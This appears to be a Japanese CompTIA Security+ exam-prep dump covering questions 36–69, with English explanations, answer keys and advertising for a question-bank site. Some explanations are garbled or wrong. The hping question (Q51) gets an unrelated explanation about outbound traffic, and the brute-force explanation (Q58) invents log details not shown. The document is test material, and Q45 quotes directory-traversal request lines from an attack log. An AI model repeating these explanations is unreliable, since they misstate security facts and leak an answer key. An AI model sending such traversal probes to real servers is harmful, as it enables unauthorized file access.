VM escape is a known virtualization vulnerability detailed in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

質問: 36

ネットワーク管理者は、次の要素を使用する多要素認証を実装して会社の VPN を保護したいと考えています。

- あなたが知っていること
- あなたが持っているもの
- あなたが何か

次のどれがマネージャーの目標を達成するでしょうか？

- A. ドメイン名、PKI、GeoIP ルックアップ
- B. VPN IPアドレス、会社ID、顔の構造
- C. パスワード、認証トークン、拇印
- D. 会社の URL、TLS 証明書、自宅住所

正解: C ([コメントを发表する](#))

The correct answer is C. Password, authentication token, thumbprint. This combination of authentication factors satisfies the manager's goal of implementing multifactor authentication that uses something you know, something you have, and something you are.

Something you know is a type of authentication factor that relies on the user's knowledge of a secret or personal information, such as a password, a PIN, or a security question. A password is a common example of something you know that can be used to access a VPN12 Something you have is a type of authentication factor that relies on the user's possession of a physical object or device, such as a smart card, a token, or a smartphone. An authentication token is a common example of something you have that can be used to generate a one-time password (OTP) or a code that can be used to access a VPN12 Something you are is a type of authentication factor that relies on the user's biometric characteristics, such as a fingerprint, a face, or an iris. A thumbprint is a common example of something you are that can be used to scan and verify the user's identity to access a VPN12

References:

1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Identity and Access Management, page 177 2: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4: Identity and Access Management, page 179

質問: 37

セキュリティ エンジニアが組織内のすべてのラップトップに FDE を実装しています。計画プロセスの一環としてエンジニアが考慮すべき最も重要な項目は次のうちどれですか (2 つ選択)。

- A. キーエスクロー
- B. TPMの存在
- C. デジタル署名

D. データのトークン化

E. 公開鍵管理

F. 証明機関のリンク

正解: **A,B** ([コメントを发表する](#))

Key escrow is a method of storing encryption keys in a secure location, such as a trusted third party or a hardware security module (HSM). Key escrow is important for FDE because it allows the recovery of encrypted data in case of lost or forgotten passwords, device theft, or hardware failure. Key escrow also enables authorized access to encrypted data for legal or forensic purposes.

TPM presence is a feature of some laptops that have a dedicated chip for storing encryption keys and other security information. TPM presence is important for FDE because it enhances the security and performance of encryption by generating and protecting the keys within the chip, rather than relying on software or external devices. TPM presence also enables features such as secure boot, remote attestation, and device authentication.

質問: **38**

システム管理者は地元の病院に勤務しており、患者データが保護され、安全であることを確認する必要があります。患者データを保護するには、次のどのデータ分類を使用する必要がありますか？

A. プライベート

B. クリティカル

C. 敏感

D. パブリック

正解: **C** ([コメントを发表する](#))

Data classification is a process of categorizing data based on its level of sensitivity, value, and impact to the organization if compromised. Data classification helps to determine the appropriate security controls and policies to protect the data from unauthorized access, disclosure, or modification. Different organizations may use different data classification schemes, but a common one is the four-tier model, which consists of the following categories: public, private, sensitive, and critical.

Public data is data that is intended for public access and disclosure, and has no impact to the organization if compromised. Examples of public data include marketing materials, press releases, and public web pages.

Private data is data that is intended for internal use only, and has a low to moderate impact to the organization if compromised. Examples of private data include employee records, financial reports, and internal policies.

Sensitive data is data that is intended for authorized use only, and has a high impact to the organization if compromised. Examples of sensitive data include personal information, health records, and intellectual property.

Critical data is data that is essential for the organization's operations and survival, and has a severe impact to the organization if compromised.

Examples of critical data include encryption keys, disaster recovery plans, and system backups.

Patient data is a type of sensitive data, as it contains personal and health information that is protected by law and ethical standards. Patient data should be used only by authorized personnel for legitimate purposes, and should be secured from unauthorized access, disclosure, or modification.

Therefore, the systems administrator should use the sensitive data classification to secure patient data.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 90-91; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.5 - Data Classifications, 0:00 - 4:30.

質問: **39**

システムレベルのデータの変更を防ぐために、次のどれを使用する必要がありますか？

A. NIDS

B. DLP

C. NAC

D. FIM

正解: ([正解を表示します](#))

File Integrity Monitoring (FIM) is specifically designed to detect and prevent unauthorized changes to critical system files, configuration files, registry entries, binaries, and logs. According to CompTIA Security+ SY0-

701, FIM creates a cryptographic baseline (usually via hashing) of protected system files. Any attempt to modify, add, or delete protected files immediately triggers an alert, enabling rapid detection of tampering- whether caused by malware, insider threats, or misconfigurations.

NIDS (A) monitors network traffic, not system-level modifications. DLP (B) prevents unauthorized data exfiltration, not system-file tampering. NAC (C) controls device access to the network but does not protect system files.

FIM is a core tool for ensuring system integrity in compliance frameworks such as PCI-DSS, which explicitly requires organizations to monitor critical system files. By preventing unauthorized changes to system-level data and alerting administrators to suspicious activity, FIM provides a strong defensive mechanism against malware, ransomware, and configuration drift.

Thus, FIM is the correct answer.

質問: 40

システム管理者は、ファイル整合性監視ツールから次のアラートを受信します。

cmd.exe ファイルのハッシュが変更されました。

システム管理者は OS ログをチェックし、過去 2 か月間にパッチが適用されていないことに気付きました。次のどれが最も可能性が高いでしょうか。

A. エンドユーザーがファイルの権限を変更しました。

B. 暗号衝突が検出されました。

C. ファイル システムのスナップショットが取得されました。

D. ルートキットが展開されました。

正解: ([正解を表示します](#))

A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 4, page

147. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.2, page 9.

質問: 41

経営陣から、会社支給のタブレットで従業員が利用できる機能が不足しており、生産性に問題が生じているとの報告がありました。経営陣はIT部門に48時間以内に問題を解決するよう指示しました。次のうち、最適な解決策はどれですか？

A. EDR

B. 対処する

C. MDM

D. FDE

正解: ([正解を表示します](#))

The best solution is Mobile Device Management (MDM), which allows IT administrators to centrally configure, update, and push applications or settings to company-owned devices. When employees report missing features or misconfigurations, MDM platforms enable rapid remote remediation, policy enforcement, patch distribution, and application deployment-all of which can be completed within the 48-hour requirement.

Security+ SY0-701 emphasizes MDM as the primary tool for ensuring consistent configuration baselines, enforcing security restrictions, deploying apps, and preventing unauthorized changes on mobile devices.

EDR (A) provides threat detection, not configuration restoration.

COPE (B) is a device ownership model (Corporate Owned, Personally Enabled); it does not solve configuration issues.

FDE (D) encrypts storage, unrelated to missing features.

Therefore, C: MDM is the correct answer.

質問: 42

ある企業が適切な変更期間内に変更を実施しましたが、変更が失敗し、予定時間を超過し、顧客に影響を与えました。このような事態の再発を防ぐには、次のうちどれが効果的でしょうか。

A. ユーザー通知

B. 変更承認

C. リスク分析

D. バックアウト計画

正解: [\(正解を表示します\)](#)

A backout plan provides a documented procedure to revert or undo a change if it fails or causes issues, helping to restore the environment quickly and prevent extended downtime. Having a backout plan in place minimizes impact during failed changes.

User notification (A) informs users but does not prevent failures. Change approval (B) and risk analysis (C) occur before the change and cannot fix issues after failure.

Backout planning is a best practice in Change Management covered in Security Program Management#6:

Chapter 16†CompTIA Security+ Study Guide#

質問: 43

外国語を話す士官候補生が会社の電話番号を使用してパートナー組織に迷惑電話をかけています。セキュリティ アナリストは、電話システムのログから、通話が行われていること、および番号が偽装されていないことを確認します。次のどれが最も可能性の高い説明ですか。

A. 経営陣は海外出張しており、ローミング料金を回避しようとしている

B. 会社の SIP サーバーのセキュリティ設定が弱いです。

C. 不満を持った従業員がパートナー組織に電話をかけています。

D. サービスプロバイダーが複数の会社と同じ番号を割り当てています

正解: **B** ([コメントを发表する](#))

If cadets are using company phone numbers to make unsolicited calls, and the logs confirm the numbers are not being spoofed, it suggests that the SIP (Session Initiation Protocol) server's security settings might be weak. This could allow unauthorized access or exploitation of the company's telephony services, potentially leading to misuse by unauthorized individuals.

References = CompTIA Security+ SY0-701 study materials, especially on SIP security and common vulnerabilities.

質問: 44

既知の脆弱性に対する修復作業を優先順位付けする際に、セキュリティアナリストが考慮すべき事項は次のどれですか？

- A. 経営幹部への報告の影響
- B. 組織全体のリスク許容度
- C. オープンソースから収集された情報
- D. 報告されたリスクの原因

正解: ([正解を表示します](#))

Organizational risk tolerance is the primary factor determining how quickly and aggressively vulnerabilities should be remediated. Security+ SY0-701 explains that organizations have different appetites for risk depending on business needs, regulatory expectations, operational constraints, and financial impact.

A company with low risk tolerance may prioritize almost every vulnerability and remediate quickly.

A company with high risk tolerance may delay or accept some lower-impact risks.

This consideration directly influences patch prioritization, resource allocation, and mitigation timelines.

Option A-executive reporting-does not influence technical prioritization.

Option C-open-source intelligence-helps identify vulnerabilities but does not determine urgency.

Option D-the source of the reported risk-is irrelevant; what matters is severity and business impact.

Thus, B: The overall organizational risk tolerance is the key factor for prioritizing remediation.

質問: 45

セキュリティアナリストが Web サーバーのログを確認すると、次のエントリが見つかります。

16.22.48.102 -- 2023年4月26日 22:00:04.33 GET "http://www.databaseInfo.com/index.html/*" 200

16.22.48.102 -- 2023年4月26日 22:00:07.23 GET "http://www.databaseInfo.com/index.html/.." 404

16.22.48.102 -- 2023年4月26日 22:01:16.03 GET "http://www.databaseInfo.com/index.html/./images" 404

16.22.48.102 -- 2023年4月26日 22:03:10.25 GET "http://www.databaseInfo.com/index.html/./passwords" 404

16.22.48.102 -- 2023 年 4 月 26 日 22:05:11.22 GET "http://www.databaseInfo.com/index.html/..

/ストアドSQLクエリ 404

次の攻撃のうち、最も試みられる可能性が高いのはどれですか？

- A. サービス拒否
- B. パスワードスプレー
- C. SQLインジェクション
- D. ディレクトリトラバーサル

正解: ([正解を表示します](#))

The log entries show repeated attempts to access directories using patterns such as ../, which is a common directory traversal attack technique.

Directory traversal (or path traversal) aims to access files and directories outside the web server's root directory by manipulating file paths. The ../ sequence is used to move up one directory level, which attackers exploit to try and retrieve sensitive files.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Directory traversal attacks attempt to access files and directories outside of the web root by manipulating the file path with ../ sequences." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

質問: 46

サポートが終了したソフトウェアを実行しているアプリケーション サーバーをネットワークの脅威から保護するための最も効果的な方法はどれですか？

- A. エアギャップ
- B. バリケード
- C. ポートセキュリティ
- D. スクリーンサブネット

正解: **A** ([コメントを发表する](#))

Air-gapping is the most effective way to protect an application server running unsupported software from network threats. By physically isolating the server from any network connection (no wired or wireless communication), it is protected from external cyber threats. While other options like port security or a screened subnet can provide some level of protection, an air gap offers the highest level of security by preventing any network-based attacks entirely.

References =

- * CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
- * CompTIA Security+ SY0-601 Study Guide: Chapter on Secure System Design.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **47**

管理者は、ユーザーが大量の迷惑メッセージを受信していることを知りました。管理者はコンテンツフィルタを確認し、複数のユーザーに数百件のメッセージが送信されていることを確認しました。この種の攻撃を最もよく表しているのは次のうちどれですか？

- A. 水飲み場
- B. タイプミススクワッティング
- C. ビジネスメール詐欺
- D. フィッシング

正解: ([正解を表示します](#))

The scenario describes a large number of unsolicited emails sent to multiple users. This is characteristic of phishing, which SY0-701 defines as mass-distributed fraudulent messages designed to trick recipients into clicking malicious links, downloading malware, or divulging sensitive information.

Phishing campaigns typically involve:

- * High volume
- * Non-targeted messaging
- * Use of spoofed addresses or fake content
- * Delivery through email systems

A watering-hole attack (A) compromises a legitimate website frequented by targets-not email.

Typosquatting (B) relies on malicious websites with deceptive URLs. Business Email Compromise (C) involves highly targeted spear-phishing or impersonation attacks, not bulk email blasts.

Because this incident involves "hundreds of messages" delivered to "multiple users," it clearly matches the characteristics of a phishing attack, not a sophisticated targeted attack type.

Phishing is the most common form of social engineering and is emphasized heavily in the Security+ exam due to its frequency and effectiveness.

質問: 48

ある組織は、サードパーティベンダーに特定のデバイスを対象とした侵入テストを実施してもらいたいと考えています。組織はデバイスに関する基本情報を提供しています。この種の侵入テストを最もよく表すのは次のどれですか？

- A. 部分的に既知の環境
- B. 不明な環境
- C. 統合
- D. 既知の環境

正解: ([正解を表示します](#))

A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the device type. This can help the tester focus on specific vulnerabilities and reduce the scope of the test. A partially known environment is also called a gray box test¹.

References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 10, page 543.

質問: 49

毎年の外部侵入テストを完了すると、企業は次のようなガイダンスを受け取ります。
現在インターネットに公開されている未使用の Web サーバー 2 台を廃止します。
既存の運用 Web サーバーで見つかった 18 個の開いている未使用のポートを閉じます。
パブリックドメイン登録レコードから会社の電子メールアドレスと連絡先情報を削除します。
これは次のうちどれを表していますか？

- A. 攻撃対象領域の縮小
- B. 脆弱性評価
- C. 卓上演習
- D. ビジネス影響分析

正解: ([正解を表示します](#))

The guidance focuses on attack surface reduction by eliminating unnecessary services, closing unused ports, and limiting publicly available information that attackers could leverage. Reducing the attack surface lowers the organization ' s exposure to threats and potential entry points.

Vulnerability assessments (B) identify weaknesses but do not necessarily involve active reduction measures.

Tabletop exercises (C) simulate incidents, and business impact analysis (D) assesses the effects of disruptions, neither of which match the described activities.

Attack surface reduction is a core principle in Security Operations and penetration testing remediation strategies in SY0-701#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 50

次のメトリックのうち、BIA の一部としてバックアップ スケジュールに影響を与えるものはどれですか。

- A. RTO
- B. RPO
- C. MTTR
- D. MTBF

正解: **B** ([コメントを发表する](#))

Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss measured in time. It directly impacts how frequently backups should occur to ensure data can be restored to a point no older than the RPO after a disruption.

Recovery Time Objective (RTO) (A) defines how quickly systems must be restored but does not dictate backup frequency. Mean Time To Repair (MTTR) (C) and Mean Time Between Failures (MTBF) (D) relate to system repair and reliability metrics, not backup schedules.

Understanding and defining RPO is a key part of the Business Impact Analysis (BIA) process covered in the Risk Management domain#6:Chapter 17†CompTIA Security+ Study Guide#.

質問: **51**

セキュリティ アナリストが複数の会社のファイアウォールを評価しています。アナリストが評価中に使用するカスタム パケットを生成するために使用する可能性が高いのは次のどのツールでしょうか。

A. hping

B. Wireshark

C. PowerShell

D. netstat

正解: ([正解を表示します](#))

Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

質問: **52**

新しいデータベース システムへのアクセスを強化するのは次のどれですか? (2 つ選択)

A. ジャンプサーバー

B. NIDS

C. 監視

D. プロキシサーバー

E. ホストベースのファイアウォール

F. WAF

正解: ([正解を表示します](#))

Hardening access to a new database system requires implementing controls that restrict and secure how administrators and applications connect to the database. A jump server (A) is a hardened intermediary system used to manage access to sensitive systems such as databases. By forcing administrators to authenticate through a controlled, monitored jump host instead of connecting directly, organizations reduce attack surfaces and prevent unauthorized lateral movement. Security+ SY0-701 identifies jump servers as critical in securing high-value systems.

A host-based firewall (E) provides system-level traffic filtering directly on the database server. It allows only trusted IPs, ports, and services to communicate with the database, significantly reducing exposure. This is an essential hardening measure because databases should only accept connections from specific application servers or administrative hosts.

NIDS (B) monitors traffic but does not harden access. Monitoring (C) provides visibility but does not restrict access. A proxy server (D) is not typically used for database access. A WAF (F) protects web applications, not internal database systems.

Thus, A (Jump server) and E (Host-based firewall) are the correct hardening controls.

質問: 53

ある企業が、社内のデータベースに不正な取引が記録されていたことを発見しました。その取引は、悪意のある行為を誘発する罠として作成されたユーザーアカウントに関連付けられていました。このユーザーアカウントは次のどれに該当しますか？

- A. ハニートークン
- B. ハニーネット
- C. ハニーポット
- D. ハニーファイル

正解: ([正解を表示します](#))

A honeypot is a decoy system or account designed to attract attackers and detect malicious activity. Creating a user account as a trap fits this definition.

Honeytokens (A) are decoy data elements, honeynets (B) are networks of honeypots, and honeyfiles (D) are decoy files.

Honeypots are important tools in Security Operations and incident detection#6:Chapter 14†CompTIA Security+ Study Guide#

質問: 54

組織は、内部からの脅威を防ぐために、ユーザーの活動を監視する必要があります。次のソリューションのうち、組織がこの目標を達成するのに役立つものはどれですか。

- A. 行動分析
- B. アクセス制御リスト
- C. アイデンティティとアクセス管理
- D. ネットワーク侵入検知システム

正解: ([正解を表示します](#))

Detailed Explanation: Behavioral analytics tools monitor user actions and detect anomalies that may indicate insider threats, such as unauthorized access or unusual data exfiltration activities. These tools establish baselines for normal behavior and flag deviations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Behavioral Analytics and Monitoring".

質問: 55

悪意のあるアップデートが一般的なソフトウェア プラットフォームに配布され、多くの組織でサービスが無効になりました。このタイプの脆弱性を最もよく表すのは次のどれですか。

- A. 内部脅威
- B. 不正な従業員
- C. サプライチェーン
- D. DDoS攻撃

正解: C ([コメントを發表する](#))

質問: 56

ある企業は大量の企業間取引を処理しており、取引の可用性よりもデータの機密性を優先しています。同社のファイアウォール管理者は、既存のファイアウォールを置き換えるために、新しいハードウェアベースのファイアウォールを設定する必要があります。セキュリティインシデントが発生した場合に、管理者が会社の要件に最も適合するために行うべきことは次のうちどれでしょうか？

- A. ファイアウォールのデータプレーンがフェイルクローズモードに移行することを確認します。
- B. ファイアウォール ACL ルールの最後に、すべてを拒否するルールを実装します。
- C. ファイアウォールを介してビジネス上重要なアプリケーションのトラフィックを優先します。
- D. ファイアウォールインターフェース間のレート制限を設定します。

正解: ([正解を表示します](#))

The best answer is A. Ensure the firewall data plane moves to fail-closed mode.

The key detail in this question is that the company prioritizes data confidentiality over transaction availability.

In Security+ terms, when confidentiality is more important than keeping traffic flowing during a failure or security event, the preferred behavior is fail closed.

A fail-closed firewall blocks traffic if the device experiences a fault, failure, or security issue. This protects sensitive business data from being exposed or passed through an untrusted state. Even though this may interrupt business transactions, it aligns with the organization's priority of protecting confidential information.

Why the other options are incorrect:

- B). Implement a deny-all rule as the last firewall ACL rule. This is a standard firewall best practice, but it does not specifically address what should happen in case a security event occurs.
- C). Prioritize business-critical application traffic through the firewall. This focuses on availability and performance, not confidentiality.
- D). Configure rate limiting between the firewall interfaces. Rate limiting may help with traffic control or DoS reduction, but it does not best address the requirement to prioritize confidentiality during a security event.

From the SY0-701 perspective, when asked to choose between keeping systems available and preventing unauthorized access or data exposure, fail closed is the best security-focused answer.

質問: 57

会社の内部ネットワークの露出を最小限に抑えながら、従業員に安全なリモート アクセスを提供するための最適な方法はどれですか？


- A. VPN
- B. LDAP
- C. FTP
- D. RADIUS

正解: ([正解を表示します](#))

A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network. References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

質問: 58

セキュリティ アナリストがドメイン アクティビティ ログを確認し、次の点に気づきました。



```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

セキュリティアナリストが発見した内容について、最も適切な説明は次のどれですか？

- A. ユーザー jsmith のアカウントがロックアウトされました。
- B. [smithのワークステーションにキーロガーがインストールされています

C. 攻撃者が ismith のアカウントに対してブルートフォース攻撃を試みています。

D. ドメインにランサムウェアが展開されました。

正解: [C \(コメントを发表する\)](#)

Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 14. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2. Threat Actors and Attributes - SY0-601 CompTIA Security+ : 1.1

質問: 59

セキュリティ管理者は、組織を悪意のあるインバウンドトラフィックから保護するために、即座に行動を起こす自動化ソリューションを必要としています。次のうち、最適なソリューションはどれですか？

A. UEM

B. IPS

C. WAF

D. VPN

正解: [\(正解を表示します\)](#)

An Intrusion Prevention System (IPS) is designed to automatically block or mitigate malicious network traffic in real time. Unlike an IDS, which only detects threats, an IPS performs inline traffic inspection and takes active action-such as dropping malicious packets, blocking connections, or updating firewall rules. This matches the requirement for an automated system that responds immediately to inbound threats.

Security+ SY0-701 highlights IPS as a preventive control that detects signature-based, anomaly-based, and behavioral threats, including exploits, malware, and command-and-control activity. IPS systems are essential in defending against fast-moving attacks where human response time is too slow.

UEM (A) manages endpoints but does not block inbound network threats.

WAF (C) protects web applications, not the entire network.

VPN (D) provides secure tunnels but does not prevent malicious inbound traffic.

Thus, B: IPS is the best solution for automatic threat blocking.

質問: 60

ある企業は、特定の市場セグメントに関連するセキュリティ リスクを認識しています。企業は責任を受け入れず、サービスを別の市場セグメントにターゲットとすることを選択します。このリスク管理戦略を説明するのは次のどれですか。

A. 免除

B. 例外

C. 避ける

D. 転送

正解: [\(正解を表示します\)](#)

Detailed Explanation: Avoidance involves choosing not to engage in activities or markets where certain risks are present. This is a proactive approach to risk management. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Risk Management Strategies".

質問: 61

RTOS を実行しているシステムを侵害するために使用できるのは次のどれですか？

- A. クロスサイトスクリプティング
- B. ランサムウェア
- C. リプレイ攻撃
- D. メモリインジェクション

正解: ([正解を表示します](#))

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 62

エンジニアは、スイッチが最新のOSを使用していること、サーバーが最新のパッチを適用していること、エンドポイントの定義が最新であることを確認しました。これらの対策によって最も効果的に防止できるのは以下のどれですか？

- A. ゼロデイ攻撃
- B. 内部脅威
- C. サポート終了
- D. 既知の脆弱性

正解: ([正解を表示します](#))

Applying the latest OS updates, patches, and endpoint definitions is the most effective way to prevent known exploits, which are attacks leveraging previously discovered vulnerabilities for which fixes are available.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: "Applying patches and updates prevents exploitation of known vulnerabilities." Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

質問: 63

セキュリティ意識向上トレーニングセッションの後、ユーザーがITヘルプデスクに電話をかけ、不審な電話があったことを報告しました。不審な発信者は、最高財務責任者が請求書を締め切るためにクレジットカード情報を要求していると述べました。ユーザーはトレーニングで次のどのトピックを認識しましたか？

- A. 内部脅威
- B. メールフィッシング
- C. ソーシャルエンジニアリング
- D. エグゼクティブホエール

正解: ([正解を表示します](#))

Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment. The user recognized this as a potential scam and reported it to the IT help desk. The other topics are not relevant to this situation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 19 1

質問: 64

インシデント対応の次のフェーズのうち、レポートの生成が含まれるのはどれですか？

- A. 回復
- B. 準備
- C. 学んだ教訓
- D. 封じ込め

正解: ([正解を表示します](#))

The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.

- * Recovery focuses on restoring services and normal operations.
- * Preparation involves creating plans and policies for potential incidents, not reporting.
- * Containment deals with isolating and mitigating the effects of the incident, not generating reports.

質問: 65

長時間の停電から身を守るための最善の安全策は次のどれですか？

- A. オフサイトバックアップ
- B. 電池
- C. 無停電電源装置
- D. ジェネレータ

正解: ([正解を表示します](#))

For extended power failures, the best safeguard is a generator. CompTIA Security+ SY0-701 emphasizes that generators are designed to provide long-term, sustained power, unlike UPS systems, which only supply temporary emergency power.

Generators ensure that critical operations-including data centers, communication systems, and security infrastructure-stay online for hours or days, depending on fuel capacity. This matches the requirement for mitigating "extended" outages.

UPS units (C) protect against short-term outages and provide time for graceful shutdown or generator startup, but cannot support prolonged power consumption. Batteries (B) provide the least protection and run out quickly. Off-site backups (A) do not maintain operational continuity; they simply preserve data.

Disaster recovery and business continuity planning in SY0-701 highlights generators as essential components for maintaining availability, a core principle of the CIA triad. Generators prevent downtime, maintain productivity, and keep essential systems functioning throughout prolonged outages, making D the best answer.

質問: 66

システム管理者は境界ファイアウォールを設定しましたが、内部エンドポイント間の疑わしい接続が引き続き発生しています。疑わしいアクティビティによる脅威を軽減するには、次のうちどれを設定する必要がありますか？

- A. ホストベースのファイアウォール
- B. Web アプリケーション ファイアウォール
- C. アクセス制御リスト
- D. アプリケーション許可リスト

正解: ([正解を表示します](#))

A host-based firewall is a software application that runs on an individual endpoint and filters the incoming and outgoing network traffic based on a set of rules. A host-based firewall can help to mitigate the threat posed by suspicious connections between internal endpoints by blocking or allowing the traffic based on the source, destination, port, protocol, or application. A host-based firewall is different from a web application firewall, which is a type of firewall that protects web applications from common web-based attacks, such as SQL injection, cross-site scripting, and session hijacking. A host-based firewall is also different from an access control list, which is a list of rules that control the access to network resources, such as files, folders, printers, or routers. A host-based firewall is also different from an application allow list, which is a list of applications that are authorized to run on an endpoint, preventing unauthorized or malicious applications from executing. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 254

質問: 67

従来の Linux システム上のホストベースのファイアウォールが特定の内部 IP アドレスからの接続のみを許可する場合、次のどれが実装されていますか？

- A. 補償制御
- B. ネットワークセグメンテーション
- C. リスクの移転
- D. SNMPトラップ

正解: A ([コメントを发表する](#))

A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a weakness that cannot be resolved by the primary control. A compensating control does not prevent or eliminate the vulnerability or weakness, but it can reduce the likelihood or impact of an attack. A host-based firewall on a legacy Linux system that allows connections from only specific internal IP addresses is an example of a compensating control, as it can limit the exposure of the system to potential threats from external or unauthorized sources. A host-based firewall is a software application that monitors and filters the incoming and outgoing network traffic on a single host, based on a set of rules or policies. A legacy Linux system is an older version of the Linux operating system that may not be compatible with the latest security updates or patches, and may have known vulnerabilities or weaknesses that could be exploited by attackers. References = Security Controls - SY0-601 CompTIA Security+ : 5.1, Security Controls - CompTIA Security+ SY0-501 - 5.7, CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 5, page 240. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

質問: 68

ウイルス、マルウェア、トロイの木馬がインストールされ、ネットワーク全体に広がるのを防ぐためにコンピュータを保護するために使用されるのは次のどれですか？

- A. IDS
- B. ACL
- C. EDR

D. NAC

正解: ([正解を表示します](#))

Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources. EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 2561

質問: 69

大手銀行が内部 PCI DSS コンプライアンス評価に合格しなかった場合、最も起こり得る結果はどれですか？

- A. 罰金
- B. 監査結果
- C. 制裁
- D. 評判のダメージ

正解: ([正解を表示します](#))

